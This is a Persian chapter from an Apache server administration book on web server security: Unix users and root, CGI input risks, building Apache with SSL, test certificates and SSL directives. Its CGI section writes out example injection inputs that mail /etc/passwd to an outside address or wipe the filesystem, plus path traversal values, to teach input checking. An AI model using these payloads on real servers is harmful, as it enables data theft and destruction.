راه اندازی و اجرای یک کارگزار وب پیامدهای امنیتی زیادی به همراه دارد و لازم است به عنوان یکی از چالشهای اصلی مورد توجه قرار گیرد. البته بحث کامل درباره امنیت یک کتابخانه را به طور کامل پر خواهد کرد! با این حال در این فصل به طور کلی به این پیامدها و راهکارهای آنها نگاهی خواهیم داشت.

به طور کلی می خواهیم کاربران بیگانه (یا به بیان بهتر کاربران غیر مجاز) امکان کپی، تغییر یا پاک کردن داده های ما را نداشته باشند. همچنین می خواهیم کاربران غیر مجاز نتوانند برنامه های غیر تایید شده را روی ماشین ما اجرا نمایند. و نیز می خواهیم دوستان و کاربران مجاز هم نتوانند دچار خطاهای غیر عمدی شوند که ممکن است به اندازه یک خرابکار عمدی فاجعه به بار بیاورد. به عنوان نمونه یک کاربر ممکن است دستور زیر را اجرا کند:

```
rm -f -r *
```

و باعث پاک شدن کلیه فایلها و زیرشاخه های خود شود ولی وی نمی تواند این دستور را در شاخه های متعلق به کاربران دیگر اجرا کند.

ایده اصلی در امنیت یونیکس آن است که هر عمل توسط کاربری انجام شود که در برابر عمل پاسخگو باشد. برای استفاده از کامپیوتر باید ابتدا احراز هویت شده و برای کامپیوتر شناخته شده باشد. کاربران هویت خودشان را با ارائه یک گذرواژه^{۲۵} اثبات می کنند. در ابتدای ورود هر کاربر به یک گروه از کاربران که مجوزهای امنیتی مشابهی دارند منتسب می شوند. در یک سیستم واقعاً امن هر عمل کاربر باید ثبت شود. هر برنامه و هر فایل داده ای هم متعلق به یک گروه امنیتی است. در نتیجه هر کاربر تنها می تواند برنامه ای که در اختیار گروه امنیتی وی می باشد اجرا نماید و برنامه نیز تنها به فایل هایی که در اختیار گروه است می تواند دسترسی پیدا کند.

البته باید فردی وجود داشته باشد که بتواند به هر جا دسترسی داشته باشد و هر چیزی را تغییر دهد. در غیر این صورت سیستم نمی تواند در ابتدا برپا شود. این فرد همان ابرکاربر^{۲۶} است که با شناسه کاربری *root* و با ارائه یک گذرواژه سرّی خود را به سیستم معرفی می کند. و البته این بدست آوردن این شناسه هدف بسیاری از مهاجمان است که با استفاده از اختیارات آن به هر چیزی دسترسی پیدا کنند.

۹-۱ کاربران داخلی و خارجی

همانطور که قبلاً گفتیم، بیشتر سیستم عاملهای جدی مانند Unix، توانایی های کاربر را به یک سری عملهای به خصوص محدود می کنند. در اینجا به جزئیات کاری نداریم ولی در حالت کلی دو دسته کاربر نسبت به کارگزار وب وجود دارند: داخلی و خارجی.

25 Password
26 Superuser

کاربران داخلی آنهایی هستند که درون سازمان مالک کارگزار وب هستند (یا کاربرانی که دسترسی به کارگزار برای بهنگام کردن محتوای آن دارند). البته این کاربران ممکن است در سطوح مختلف دسترسی باشند ولی می‌خواهیم تفاوت بین کاربرانی که فقط دسترسی آنها در حد مرور صفحه‌ها است (کاربران خارجی) و کاربرانی که اجازه سطح بالاتری دارند، را مشخص کنیم.

برای هر دو دسته کاربران باید امنیت را مورد توجه قرار دهیم ولی درباره کاربران خارجی باید با دقت بیشتری برخورد کنیم و آنها را تا حد امکان محدود کنیم. البته این بدین معنی نیست که کاربران داخلی افراد کم‌خطری هستند و به آنها کاملاً اطمینان داریم. در برخی موارد آنها می‌توانند خطرناکتر از کاربران خارجی باشند.

در واقع با اتصال به اینترنت به هر کاربر اینترنتی اجازه می‌دهیم به کارگزار ما دسترسی پیدا کند و هر چه که می‌خواهد به عنوان ورودی در صفحه کلید خود برای کارگزار تایپ کند. این یک هشدار جدی است و ما می‌خواهیم که کاربران تنها به محدوده کوچکی که ما تعیین کرده‌ایم دسترسی داشته باشند. این خواسته مستلزم موارد زیر است:

- کاربران خاری تنها باید به فایلها و برنامه‌هایی که مشخص کرده‌ایم دسترسی داشته باشند و نه بیشتر.
- کارگزار نباید نسبت به حمله‌های زیرکانه مانند درخواست یک صفحه با یک نام به طول 1 MB (برای سرریز کردن بافر کارگزار) یا به همراه نویسه‌های متفرقه (مانند !، # یا /) در نام صفحه و غیره، آسیب‌پذیر باشد. این سناریوها با برنامه‌نویسی درست و دقیق قابل پیشگیری هستند. راهکار آپاچی برای جلوگیری از سرریز بافر، استفاده نکردن از بافرهای با طول ثابت به جز برای داده‌های ثابت است. دیگر موارد باید مورد به مورد و در برخی موارد پس از کشف رخنه امنیتی بررسی کرد.

متأسفانه یونیکس بر خلاف خواسته ما عمل می‌کند. اول این که درگاه استاندارد HTTP که ۸۰ است، تنها توسط کاربر *root* قابل باز کردن است (این یک دلیل تاریخی دارد: با این روش می‌خواستند کاربرانی که امکان *login* دارند ولی قابل اعتماد نیستند نتوانند این درگاه را باز کنند). بنابراین کارگزار باید حداقل هنگام آغاز به کار به عنوان *root* اجرا شود که این خطرناک است.^{۲۷}

مشکل دیگر آن است که پوسته‌های مختلفی در یونیکس وجود دارند که دستور *gn* و پیچیده‌ای را پشتیبانی می‌کنند. این دستور پر از نکات ریز و ترفندهایی هستند که افراد متخصص می‌توانند از آنها سوءاستفاده کنند.

به عنوان مثال ممکن است بخواهیم فرمی را در قالب HTML به یک کاربر بفرستیم. کامپیوتر وی اسکریپت را تفسیر کرده و فرم را در صفحه نمایش می‌دهد. وی فرم را پر کرده و دکمه Submit را می‌فشارد. ماشین وی داده‌ها را به کارگزار می‌فرستد که در واقع یک URL را به همراه داده‌های پیوست ارائه می‌کند. هنگام برپایی کارگزار، آن را چنان پیکربندی کرده‌ایم که فرستادن این URL موجب

²⁷ این یکی از معدود مواردی است که Windows بهتر از یونیکس عمل می‌کند. چرا که در آن نیازی به ابرکاربر بودن برای باز کردن درگاه ۸۰ نیست.

اسکرپیتی در کارگزار می‌شود و این اسکرپیت محتوای فرم را در یک فایل برای استفاده بعدی ذخیره می‌کند. ممکن است بخشی از این اسکرپیت به این صورت باشد:

```
echo "You have sent the following message: $MESSAGE"
```

هدف آن است که ماشین ما یک پیام تأیید به کاربر بفرستد. اکنون اگر کاربر حيله‌گری باشد، ممکن است رشته زیر را به عنوان \$MESSAGE برای ما بفرستد:

```
`mail wolf@lair.com < /etc/passwd`
```

از آنجا که کاراکترهای نقل قول (`) توسط پوسته به عنوان ضمیمه کردن دستور تعبیر می‌شوند، باعث فرستاده شدن محرمانه‌ترین فایل ماشین یعنی فایل passwd می‌شود. یا حتی ممکن است مهاجم دستور زیر را به کارگزار بفرستد:

```
`rm -f -r /*`
```

که باعث نابودی کامل کارگزار می‌شود!

۹-۲ راهکارهای امنیتی آپاچی

آپاچی سه مساله گفته شده را به صورت زیر حل می‌کند:

- هنگامی که آپاچی شروع به اجرا می‌کند، به شبکه وصل شده و کپی‌های زیادی را از خود ایجاد می‌کند. این کپی‌ها به سرعت سطح کاربری خود را به یک کاربر امن‌تر کاهش می‌دهند. در مثال ما (فصل دوم) کاربر مورد نظر، کاربر *webuser* از گروه *webgroup* است. فقط پرده اصلی با سطح کاربری *root* باقی می‌ماند ولی پرده‌های جدید درخواستهای شبکه را پاسخ می‌دهند. پرده اصلی هیچ‌گاه درخواستهای شبکه را پاسخ نمی‌دهد و فقط بر عملکرد پرده‌های فرزند نظارت دارد و در صورت نیاز فرزند جدیدی را ایجاد می‌کند یا در صورت کاهش بار شبکه اجرای یکی را خاتمه می‌دهد.
- خروجی به پوسته‌ها به دقت بررسی برای وجود کاراکترهای خطرناک بررسی می‌شوند، ولی این روش مساله را به طور کامل حل نمی‌کند. نویسندگان اسکرپیت‌های CGI هم باید مواظب عدم وجود رخنه باشند.

برای مثال به اسکرپیت ساده زیر توجه کنید:

```
#!/bin/sh
```

```
cat /somedir/$1
```

می‌توانید فرض کنید از این اسکرپیت برای نشان دادن محتوای فایلی است که کاربر انتخاب کرده است. متأسفانه این اسکرپیت دارای چند خطا است. بارزترین آنها وقتی است که مقدار \$1 برابر `"../etc/passwd"` شود که باعث می‌شود کارگزار فایل `/etc/passwd` را نشان دهد! فرض کنید این خطا را برطرف شده (که تجربه نشان داده است که کار ساده‌ای نیست)، آنگاه مساله دیگری در کمین است مقدار \$1 برابر `"xx /etc/passwd"` شود، آنگاه `/somedir/xx` و `/etc/passwd` هر دو نمایش داده خواهند

شد. متأسفانه راه حل سریع و کاملی وجود ندارد. به هر حال اطمینان یافتن از این که ورودیهای اسکریپت فقط شامل کاراکترهای مورد نظر است نقطه شروع خیلی خوبی است.

کاربران داخلی مشکلات خودشان را دارند. مهمترین آنها این است که آنها اسکریپت‌های CGI برای صفحات خود می‌نویسند. در نصب معمولی آپاچی، کارگزار مجوزهای کافی برای اجرای این اسکریپت‌ها ندارد. این مورد می‌تواند توسط *suEXEC* حل شود که در فصل ۹ به آن خواهیم پرداخت.

۹-۲-۱ SSL با آپاچی v2

آپاچی از نسخه دوم از SSL به طور مستقیم پشتیبانی می‌کند و نیازی به اعمال یک وصله اضافی نیست. البته برای این کار باید OpenSSL را از <http://www.openssl.org> دریافت کنید. هنگام مراجعه با این سایت با هشدار زیر مواجه می‌شوید که خواندنی است:

PLEASE REMEMBER THAT EXPORT/IMPORT AND/OR USE OF STRONG CRYPTOGRAPHY SOFTWARE, PROVIDING CRYPTOGRAPHY HOOKS OR EVEN JUST COMMUNICATING TECHNICAL DETAILS ABOUT CRYPTOGRAPHY SOFTWARE IS ILLEGAL IN SOME PARTS OF THE WORLD. SO, WHEN YOU IMPORT THIS PACKAGE TO YOUR COUNTRY, REDISTRIBUTE IT FROM THERE OR EVEN JUST EMAIL TECHNICAL SUGGESTIONS OR EVEN SOURCE PATCHES TO THE AUTHOR OR OTHER PEOPLE YOU ARE STRONGLY ADVISED TO PAY CLOSE ATTENTION TO ANY EXPORT/IMPORT AND/OR USE LAWS WHICH APPLY TO YOU. THE AUTHORS OF OPENSSEL ARE NOT LIABLE FOR ANY VIOLATIONS YOU MAKE HERE. SO BE CAREFUL, IT IS YOUR RESPONSIBILITY.

حال به شاخه منبع آپاچی برمی‌گردیم و آن را کاملاً خالی می‌کنیم. در شاخه */usr/src/apache* فایل *httpd-2_0_28-beta.tar* و شاخه *httpd-2_0_29* را داریم. شاخه را حذف کرده و آن را دوباره می‌سازیم:

```
rm -r httpd-2_0_28
tar xvf httpd-2_0_28-beta.tar
cd httpd-2_0_28
```

برای ساخت مجدد آپاچی به همراه پشتیبانی SSL:

```
./configure --with-layout=GNU --enable-ssl --with-ssl=<path to ssl
source> --prefix=/usr/local
make
make install
```

در نتیجه فایل اجرایی *httpd* در زیرشاخه *bin* تحت مسیر *Prefix* ساخته می‌شود.

چند فایل FAQ (پرسش‌های متداول و پاسخها) مفید در www.openssl.org/faq.html و httpd.apache.org/docs-2.0/ssl/ssl_faq.html وجود دارد.

۹-۲-۱ فایل پیکربندی

در شاخه *...site.ssl/apache_2* فایل پیکربندی مطابق ذیل وجود دارد:

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```
User webserv
Group webserv

LogLevel notice
LogFormat "%h %l %t \"%r\" %s %b %a %{user-agent}i %U" sidney

#SSLCacheServerPort 1234
#SSLCacheServerPath /usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLSessionCache dbm:/usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLCertificateFile
/usr/src/apache/apache_1.3.19/SSLconf/conf/new1.cert.cert
SSLCertificateKeyFile
/usr/src/apache/apache_1.3.19/SSLconf/conf/privkey.pem

SSLVerifyClient 0
SSLSessionCacheTimeout 3600

Listen 192.168.123.2:80
Listen 192.168.123.2:443

<VirtualHost 192.168.123.2:80>
SSLEngine off
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney
</VirtualHost>

<VirtualHost 192.168.123.2:443>
SSLEngine on
ServerName sales.butterthlies.com

DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney

<Directory /usr/www/APACHE3/site.virtual/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
```

```
Require group cleaners
</Directory>
</VirtualHost>
```

مقدار تعدادی از این دیرکتیوها باید تغییر کند که شاید کمی ملال آور باشد. البته در دنیای واقعی لازم نیست هر روز نسخه آپاچی را تغییر داد. تنها مورد عجیب آن است که اگر SSLSessionCache به مقدار none (که همان پیش فرض است) مقداردهی شود یا کاملاً حذف شود، مرورگر قادر به پیدا کردن کارگزار نخواهد بود.

۹-۲-۱-۲ متغیرهای محیطی

این ماجول اطلاعات زیادی درباره SSL و وضعیت فعلی برای محیطهای SSI و CGI فراهم می‌کند. متغیرها در جدول ۷-۱ لیست شده‌اند. البته گفتنی است که برای رعایت سازگاری رو به عقب، برخی متغیرها با دو نام در دسترس هستند.

جدول ۷-۱. متغیرهای محیطی در آپاچی v2 برای SSL

Variable	Value type	Description
HTTPS	flag	از HTTPS استفاده می‌شود
SSL_PROTOCOL	string	نسخه پروتکل SSL (SSL v2, SSL v3, TLS v1)
SSL_SESSION_ID	string	The hex-encoded SSL session ID
SSL_CIPHER	string	نام رمزنگاری به کار رفته
SSL_CIPHER_EXPORT	string	True، اگر رمزنگاری مورد استفاده صادراتی باشد.
SSL_CIPHER_USEKEYSIZE	number	تعداد بیت‌های واقعی به کار رفته در رمزنگاری
SSL_CIPHER_ALGKEYSIZE	number	تعداد بیت‌های قابل استفاده در رمزنگاری
SSL_VERSION_INTERFACE	string	نسخه برنامه <i>mod_ssl</i>
SSL_VERSION_LIBRARY	string	نسخه برنامه OpenSSL
SSL_CLIENT_M_VERSION	string	شماره نسخه گواهی ^{۲۸} کارفرما
SSL_CLIENT_M_SERIAL	string	شماره سریال گواهی کارفرما
SSL_CLIENT_S_DN	string	Subject DN در گواهی کارفرما
SSL_CLIENT_S_DN_x509	string	Component of client's Subject DN, where x509 is a component of an X509 DN
SSL_CLIENT_I_DN	string	DN تأیید کننده ^{۲۹} گواهی کارفرما
SSL_CLIENT_I_DN_x509	string	Component of client's Issuer DN, where x509 is a component of an X509 DN
SSL_CLIENT_V_START	string	اعتبار گواهی کاربر (زمان شروع)

Certificate²⁸
Issuer²⁹

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

SSL_CLIENT_V_END	string	اعتبار گواهی کاربر (زمان پایان)
SSL_CLIENT_A_SIG	string	الگوریتم مورد استفاده در امضای گواهی کارفرما
SSL_CLIENT_A_KEY	string	الگوریتم مورد استفاده در کلید عمومی گواهی کارفرما
SSL_CLIENT_CERT	string	گواهی کارفرما با کدگذاری PEM
SSL_CLIENT_CERT_CHAINn	string	گواهی‌های کدگذاری شده PEM در زنجیره گواهی کاربر
SSL_CLIENT_VERIFY	string	نتیجه: NONE, SUCCESS, GENEROUS, or FAILED:
SSL_SERVER_M_VERSION	string	شماره نسخه گواهی کارگزار
SSL_SERVER_M_SERIAL	string	شماره سریال گواهی کارگزار
SSL_SERVER_S_DN	string	Subject DN در گواهی کارگزار
SSL_SERVER_S_DN_x509	string	Component of server's Subject DN, where x509 is a component of an X509 DN
SSL_SERVER_I_DN	string	DN تأیید کننده گواهی کارگزار
SSL_SERVER_I_DN_x509	string	Component of server's Issuer DN, where x509 is a component of an X509 DN
SSL_SERVER_V_START	string	اعتبار گواهی کارگزار (زمان شروع)
SSL_SERVER_V_END	string	اعتبار گواهی کارگزار (زمان پایان)
SSL_SERVER_A_SIG	string	الگوریتم مورد استفاده در امضای گواهی کارگزار
SSL_SERVER_A_KEY	string	الگوریتم مورد استفاده در کلید عمومی گواهی کارگزار
SSL_SERVER_CERT	string	گواهی کارگزار با کدگذاری PEM

۹-۲-۲ ساخت یک گواهی آزمایشی

بدون در نظر گرفتن نسخه آپاچی مورد استفاده، شما نیاز به یک گواهی آزمایشی دارید. به شاخه `.../src` رفته و دستور زیر را وارد کنید:

```
% make certificate
```

از شما درباره هویت و آدرس پرسشهایی می‌شود:

```
ps > /tmp/ssl-rand; date >> /tmp/ssl-rand; RANDFILE=/tmp/ssl-rand /usr/local/ssl/
bin/openssl req -config ../SSLconf/conf/ssleay.cnf -new -x509 -nodes -out ../
SSLconf/conf/httpsd.pem -keyout ../SSLconf/conf/httpsd.pem; ln -sf httpsd.pem ../
SSLconf/conf/'/usr/local/ssl/bin/openssl x509 -noout -hash < ../SSLconf/conf/httpsd.
pem'.0; rm /tmp/ssl-rand
Using configuration from ../SSLconf/conf/ssleay.cnf
Generating a 1024 bit RSA private key
.....+++++
.....+++++
writing new private key to '../SSLconf/conf/httpsd.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [GB]:US
State or Province Name (full name) [Some-State]:Nevada
Locality Name (eg, city) []:Hopeful City
Organization Name (eg, company; recommended) []:Butterthlies Inc
Organizational Unit Name (eg, section) []:Sales
server name (eg. ssl.domain.tld; required!!!) []:sales.butterthlies.com
Email Address []:sales@butterthlies.com

```

ورودیهای شما به صورت پررنگ (bold) در مثال بالا نشان داده شده است. تنها موردی که باید دقیق وارد کنید نام کارگزار است که باید نام دامنه کامل (FQDN) کارگزار را وارد کنید. این کار برای آن است که کاربر بتواند واریسی کند که آیا این آدرس مطابق همان آدرسی است که درخواست کرده بود. برای مشاهده نتیجه به شاخه بالا مراجعه کرده و به شاخه `./SSLConf/conf` مراجعه نمایید. شما باید چیزی شبیه ذیل (و نه دقیقاً مانند آن) در فایل `httpsd.pem` مشاهده نمایید:

```

-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQDBpDjPjQxvcPRdhNOflTOCyQp1Dhg0kBruGAHiwxYYHdlM/z6k
pi8EJFvVkoYdesTVzM+6iABQbk9fzvnG5apxy8aB+byoKZ575ce2Rg43i3KNTXY+
RXUzy/5HIiL0JtX/ocESGkt5W/xd8G/xoKR5Qe0P+1hgjASF2p97NUhtOQIDAQAB
AoGALih4DiZXFcoEaP2DLdBCaHGT1hfHuU7q4pbi2CPFkQZMU0jgPz140psKCa7I
6T6yxfi0TVG5wMWdu4r+Jp/q8ppQ94MUB5oOKSb/Kv2vsZ+T0ZCBnpzt1eia9ypX
ELTZhnFGkuq7mHNGlMyviIcq6Qct+gxd9omPsd53W0th4ECQQDmyHpqrtaVlw8
aGxbTz1Xp14Bq5RG9Ro1eibhXId3sHkIKFKDAUEjzKMGzUm7Y7DLbCOD/hdFV6V+
pjwCvNgDAKEA1szPPD4eB/tuqCTZ+2nxcR6YqpUkT9FPBAV9Gwe7Svbct0yu/nnY
bpv2fcuWJGI23UIpWScyBEER/z34E13EwJBALdw8YVtIHT9I1HN9fCt93mKCrov
JSyF1PBfCRqnTvK/bmUij/ub+qg4YqS8dvghlL0NVumrBdpTgbO69QaEDvsCQDVe
P6MNH/MFwnGeb1Zr9SQQ4QeI9LOsIoCySGod2qf+e8pDEDuD2vsmXvDUWKcxyZoV
Eufc/qMqrnHPZVrhhecCQCsP6nb5Aku2dbhX+TdYQZZDoRE2mkykjWdK+B22C2/4
C5VTb4CUF7d6ukDVMT2d0/SiAVHBEI2dR8Vw0G7hJPY=
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICvTCCAiYCAQAwDQYJKoZIhvcNAQEEBQAwwaYxZzAJBgNVBAYTA1VMTQ8wDQYD
VQQIEWZOXZzhZGExFTATBgNVBACTEhvcGVmdWwgQ210eTEZMBCGAlUEChMQQnV0
dGVydGhsaWVzIEluYzEOMAwGA1UECjMFU2FsZXNHTAbBgNVBAMTFHd3dy5idXR0
ZXJ0aGxpZXMUy29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0ZXJ0aGxpZXMU
Y29tMB4XDk4MDgYnJExNDUwNF0eXDTk4MDkyNTEeXNDUwNF0eYxZzAJBgNVBAYT
A1VMTQ8wDQYDVQQIEWZOXZzhZGExFTATBgNVBACTEhvcGVmdWwgQ210eTEZMBCG
AlUEChMQQnV0dGVydGhsaWVzIEluYzEOMAwGA1UECjMFU2FsZXNHTAbBgNVBAMT
FHd3dy5idXR0ZXJ0aGxpZXMUy29tMSUwIwYJKoZIhvcNAQkBFhZzYWxl0BidXR0
ZXJ0aGxpZXMUy29tMIGFMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDBpDjPjQxv
cPRdhNOflTOCyQp1Dhg0kBruGAHiwxYYHdlM/z6kpi8EJFvVkoYdesTVzM+6iABQ
bk9fzvnG5apxy8aB+byoKZ575ce2Rg43i3KNTXY+RXUzy/5HIiL0JtX/ocESGkt5

```

```
W/xd8G/xoKR5Qe0P+lhgjASF2p97NUhtOQIDAQABMA0GCSqGSIb3DQEBAUAA4GB
AIrQjOfQTeOHXBS+zCxy9OWpgcfyxI5GQBg6VW1R1hthEtYDSdyNq9hrAT/TGUwd
Jm/whjGLtD7wPx6c0mR/xsoWw0Eva2hIQJhDlwmnXk1F3M55ZA3CfG0/qb8smeTx
7kM1LoxQjZL0bg61Av3WG/TtuGqYshpE09eu77ANLngp
-----END CERTIFICATE-----
```

این بیشتر یک گواهی غیر معمولی است زیرا کلید خصوصی ما را با گواهی ترکیب کرده است. ممکن است شما بخواهید که آنها را جدا کرده و کلید خصوصی را تنها در اختیار *root* قرار دهید. همچنین گواهی توسط خود ما امضا شده که البته این به خاطر آزمایشی بودن گواهی است. در دنیای واقعی، تعدادی سازمان‌های معتبر وجود دارند که گواهی‌ها را امضا و تأیید می‌کنند.

این گواهی همچنین بدون گذرواژه است، در غیر این صورت *httpsd* در هنگام شروع به کار آن را خواهد پرسید. به نظر می‌رسد استفاده از گذرواژه ایده خوبی نباشد، زیرا مانع بالا آمدن کارگزار به صورت خودکار می‌شود ولی اگر می‌خواهید خودتان یک گواهی بسازید که شامل یک گذرواژه باشد، *Makefile* را ویرایش کرده، بخش "certificate:" را پیدا کرده و گزینه *nodes* را حذف کنید، و مانند قبل ادامه دهید (توجه کنید که اگر *Configuration* را دوباره اجرا کردید، *Makefile* را دوباره باید ویرایش کنید). یا می‌توانید روال زیر را دنبال کنید که می‌تواند برای هنگامی که از یکی از CA ها درخواست گواهی می‌کنید مفید باشد. به *./SSLConf/conf* ... رفته و وارد کنید:

```
% openssl req -new -outform PEM> new.cert.csr
...
writing new private key to 'privkey.pem'
enter PEM pass phrase:
```

گذرواژه خود را وارد کرده و به پرسشها مانند قبل پاسخ دهید. همچنین از شما درخواست گذرواژه چالشی^{۳۰} خواهد شد که ما "swan" را به کار می‌بریم. در نتیجه یک درخواست گواهی امضا شده^{۳۱} (CSR) که شامل گذرواژه و اطلاعات هویتی شما است که با کلید خصوصی شما رمز شده است. این موارد برای گرفتن یک گواهی کارگزار لازمند. سپس این درخواست را به یک CA طبق انتخاب خودتان می‌فرستید.

به هر حال اگر بخواهید گذرواژه را برای راحتی در بالا آمدن آپاچی حذف کنید، به صورت زیر عمل کنید:

```
% openssl rsa -in privkey.pem -out privkey.pem
```

البته باید گذرواژه را نیز وارد کنید. به هر صورت درخواست را به یک درخواست امضا شده تبدیل می‌کنید:

Challenge password³⁰
Certificate Signing Request³¹

```
% openssl x509 -in new1.cert.csr -out new1.cert.cert -req -signkey
privkey.pem
```

همان طور که قبلاً گفته شد، بهتر است مجوزهای دسترسی به این فایل را محدود به *root* کنید:

```
chmod u=r,go= privkey.pem
```

شما اکنون یک نسخه امن آپاچی (*httpsd*)، یک گواهی (*new1.cert.cert*) و یک درخواست امضا شده گواهی (*new1.cert.csr*) و یک (*privkey.pem*) در اختیار دارید.

۹-۲-۳ تهیه گواهی کارگزار

اگر می‌خواهید یک گواهی معتبر تهیه کنید، باید به یکی از سازمانهای زیر مراجعه نمایید:

Resellers at <http://resellers.tucows.com/products/>

Thawte Consulting, at <http://www.thawte.com/certs/server/request.html>

CertiSign Certificadora Digital Ltda., at <http://www.certisign.com.br>

IKS GmbH, at <http://www.iks-jena.de/produkte/ca/>

BelSign NV/SA, at <http://www.belsign.be>

Verisign, Inc. at <http://www.verisign.com/guide/apache>

TC TrustCenter (Germany) at
http://www.trustcenter.de/html/Produkte/TC_Server/855.htm

NLsign B.V. at <http://www.nlsign.nl>

Deutsches Forschungsnetz at <http://www.pca.dfn.de/dfnpca/certify/ssl/>

128i Ltd. (New Zealand) at <http://www.128i.com>

Entrust.net Ltd. at <http://www.entrust.net/products/index.htm>

Equifax Inc. at <http://www.equifax.com/ebusinessid/>

GlobalSign NV/SA at <http://www.GlobalSign.net>

NetLock Kft. (Hungary) at <http://www.netlock.net>

Certplus SA (France) at <http://www.certplus.com>

البته در ایران می‌توانید به شرکت امن/فزار گستر شریف <http://www.parssign.com> مراجعه نمایید.

۹-۲-۴ ذخیره‌گاه نهانی نشستهای سراسری

SSL از یک کلید نشست برای امن کردن هر اتصال استفاده می‌کند. در آغاز اتصال گواهی‌ها بررسی شده و روی کلید نشست توافق انجام می‌شود (البته به علت استفاده از رمزنگاری کلید عمومی این کلید تنها در اختیار کارگزار و کارفرما است). این یک فرآیند زمانبر است، بنابراین Apache-SSL و کارفرما می‌توانند برای استفاده مجدد از کلیدهای نشست توافق کنند. متأسفانه از آنجا که آپاچی از مدل اجرایی چند-پردازه‌ای استفاده می‌کند، تضمینی وجود ندارد که اتصال بعدی کارفرما از همان پردازه قبلی استفاده کند. بنابراین لازم است که اطلاعات نشست در یک ذخیره‌گاه که بر اختیار همه پردازه‌های

Apache-ssl باشد، ذخیره شود. این وظیفه برنامه *gcache* است که رفتار آن توسط دیرکتیوهای *SSLCacheServerPort*، *SSLCacheServerPath*، *SSLSessionCacheTimeout* در آپاچی v1.3 و *SSLSessionCache* در آپاچی v2 که بعداً در این فصل توضیح داده می‌شوند، کنترل می‌شود.

۹-۲-۵ دیرکتیوهای SSL

در این بخش دیرکتیوهای SSL موجود در آپاچی v2 که برای پیکربندی SSL لازم هستند توضیح داده می‌شوند.

SSLRequireSSL

SSLRequireSSL

Server config, .htaccess, virtual host, directory

Apache v1.3, v2

این دیرکتیو نیاز به SSL دارد و می‌تواند در بخشهای <Directory> برای حفاظت از غیرفعال شدن سهوی SSL به کار رود. در صورت عدم استفاده از SSL با وجود این دیرکتیو، دسترسی منع می‌شود.

SSLSessionCacheTimeout

SSLSessionCacheTimeout *time_in_seconds*

Server config, virtual host

Available in Apache v 1.3, v2

هنگامی که برای اولین بار کارفرما به کارگزار متصل می‌شود، کلید نشست تولید می‌شود. این دیرکتیو مدت زمان اعتبار این کلید در ذخیره‌گاه نهانی بر حسب ثانیه بیان می‌کند. مقادیر کمتر امن‌تر هستند ولی باعث کندتر شدن می‌شوند. زیرا پس از منقضی شدن کلید، باید از نو کلیدی تولید شود. به دلایل متعدد سررسیده‌های یک ساعته کاملاً امن هستند، به عنوان مثال:

```
SSLSessionCacheTimeout 3600
```

SSLCACertificatePath

SSLCACertificatePath *directory*

Server config, virtual host

Available in Apache v 1.3, v2

این دیرکتیو مسیر شاخه‌ای که گواهی‌های CA ها نگهداری می‌شود را مشخص می‌کند. این گواهیها باید در قالب PEM باشند.

SSLCACertificateFile

SSLCACertificateFile *filename*

Server config, virtual host

Available in Apache v 1.3, v2

اگر شما گواهی‌های تأیید شده از طرف تنها یک CA را می‌پذیرید، از این دیرکتیو به جای SSLCACertificatePath برای مشخص کردن تنها فایل گواهی استفاده کنید.

در آپاچی نسخه ۲ با این دیرکتیو می‌توان فایلی که شامل گواهی همه CA های مورد قبول است را مشخص کرد. این فایل به طور ساده الحاق شده فایل‌های مختلف گواهی در قالب PEM است.

SSLCertificateFile

SSLCertificateFile *filename*

Config outside <Directory> or <Location> blocks

Available in Apache v 1.3, v2

این دیرکتیو فایل حاوی گواهی شما را مشخص می‌کند. این فایل با فرمت DER³² و به صورت ASCII کد شده است. اگر فایل با گذرواژه رمز شده باشد، گذرواژه پرسیده می‌شود.

در آپاچی v2 این فایل می‌تواند به صورت انتخابی حاوی کلید خصوصی RSA و یا DSA باشد. این دیرکتیو می‌تواند دو بار برای مشخص کردن گواهی‌های مبتنی بر RSA و DSA به کار رود.

SSLCertificateKeyFile

SSLCertificateKeyFile *filename*

Config outside <Directory> or <Location> blocks

Available in Apache v 1.3, v2

این دیرکتیو کلید خصوصی گواهی شما را مشخص می‌کند. اگر کلید با یک گواهی ترکیب نشده باشد، از این دیرکتیو برای اشاره به فایل کلید استفاده کنید. اگر نام فایل با / شروع می‌شود، مسیر را به صورت

³² distinguished encoding rules

مطلق مشخص می کند، در غیر این صورت نسبت به ناحیه پیش فرض گواهی که معمولاً `/usr/local/ssl/private` یا `<wherever you told ssl to install>/private` است، آدرس دهی می شود.

مثالها

```
SSLCertificateKeyFile /usr/local/apache/certs/my.server.key.pem
SSLCertificateKeyFile certs/my.server.key.pem
```

در آپاچی v2 می توان این دیرکتیو را دو مرتبه برای مشخص کردن گواهی های مختلف کارگزار در مبتنی بر RSA و DSA به صورت موازی، استفاده کرد.

SSLVerifyClient

```
SSLVerifyClient level
```

```
Default: 0
```

```
Server config, virtual host, directory, .htaccess
```

```
Available in Apache v 1.3, v2
```

